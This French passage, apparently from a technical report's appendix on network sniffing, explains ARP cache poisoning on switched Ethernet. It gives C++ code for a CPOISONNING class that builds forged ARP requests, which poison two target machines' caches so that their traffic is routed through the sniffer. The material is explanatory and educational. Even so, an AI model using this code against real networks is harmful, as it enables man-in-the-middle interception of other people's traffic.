Il est important de rappeler que, dans un réseau Ethernet commuté, la mise en mode *promiscuous* d'une carte réseau ne permet pas de capturer tout le trafic circulant dans le réseau car chaque machine ne reçoit que les paquets qui lui sont destinés ou les paquets de *broadcast* et de *multicast.*

A.6.2. *Implémentation de l'attaque de corruption du cache ARP*

Ce sont les mêmes fonctions de capture que dans le cas d'un réseau partagé. Mais la machine qui va réaliser le sniffing doit au préalable corrompre le cache ARP des machines cibles pour que les paquets puissent transiter par elle.

Soit *machine1*, la machine *sniffer*, avec respectivement pour adresses MAC et IP : MAC1 et IP1. Soit *machine2* et *machine3*, les deux machines cibles, avec respectivement pour adresses MAC et IP : MAC2, MAC3, IP2 et IP3. Le code source suivant permet de corrompre le cache ARP de la *machine2* avec la fausse entrée IP3/MAC1 et le cache ARP de la *machine3* avec la fausse entrée IP2/MAC1.

Soit la classe CPOISONNING :

```
Parmi ses variables membres :
u_char m_MACS[6]; // MAC Source ( = MAC1)
u_char m_IPS[4];  // IP  Source (IP de machine2)
u_char m_IPD[4];  // IP  Destination (IP de machine3)

Exemple d'affectation des variables membres:
(m_MACS = MAC1 ,m_IPS = IP3 ,m_IPD= IP2) //corruption du cache de
machine2
(m_MACS = MAC1 ,m_IPS = IP2 ,m_IPD= IP3) //corruption du cache de
machine3

Parmi ses fonctions membres :

void CPOISONNING::ARP_Request_Send()
{

        mac_address *srcmac = new mac_address;
        mac_address *destmac_ethernet = new mac_address;
        mac_address *destmac_arp = new mac_address;
```

```
        ip_address *srcip =new ip_address;
        ip_address *destip =new ip_address;

        ethernet_header etherneth;
        arp_header arph;

        u_char pkt[42];

//Association de l'adresse source MAC (MACS)
srcmac->byte1 = m_MACS[0];
srcmac->byte2 = m_MACS[1];
srcmac->byte3 = m_MACS[2];
srcmac->byte4 = m_MACS[3];
srcmac->byte5 = m_MACS[4];
srcmac->byte6 = m_MACS[5];

//Association de l'adresse destination MAC (MACD) pour l'En-tête Ethernet
destmac_ethernet->byte1 = 0xFF;
destmac_ethernet->byte2 = 0xFF;
destmac_ethernet->byte3 = 0xFF;
destmac_ethernet->byte4 = 0xFF;
destmac_ethernet->byte5 = 0xFF;
destmac_ethernet->byte6 = 0xFF;

//Association de l'adresse destination MAC (MACD) pour l'En-tête ARP
destmac_arp->byte1 = 0x00;
destmac_arp->byte2 = 0x00;
destmac_arp->byte3 = 0x00;
destmac_arp->byte4 = 0x00;
destmac_arp->byte5 = 0x00;
destmac_arp->byte6 = 0x00;

//Association de l'adresse destination IP (IPD)
destip->byte1 = m_IPD[0];
destip->byte2 = m_IPD[1];
destip->byte3 = m_IPD[2];
destip->byte4 = m_IPD[3];

//Association de l'adresse source IP (IPS)
srcip->byte1 = m_IPS[0];
srcip->byte2 = m_IPS[1];
srcip->byte3 = m_IPS[2];
srcip->byte4 = m_IPS[3];

//Association de l'En-tête Ethernet
etherneth.macd = *destmac_ethernet;
etherneth.macs = *srcmac;
etherneth.type = htons(0x0806);

//Association de l'En-tête ARP
arph.type_m = htons(0x0001);
arph.type_p = htons(0x0800);
arph.lgr_addr_m = 0x06;
arph.lgr_addr_p = 0x04;
arph.operation = htons(0x0001);
arph.macs = *srcmac;
arph.ips = *srcip;
```

```
arph.macd = *destmac_arp;
arph.ipd = *destip;

// Assemblage du paquet
memcpy((void *)(pkt ), &etherneth, sizeof(ethernet_header) );
memcpy((void *)(pkt + sizeof(ethernet_header)), &arph, sizeof(arp_header));

// Envoi du paquet
pcap_sendpacket(m_pPcap_Descripteur, pkt, sizeof( pkt ));

}
```

Index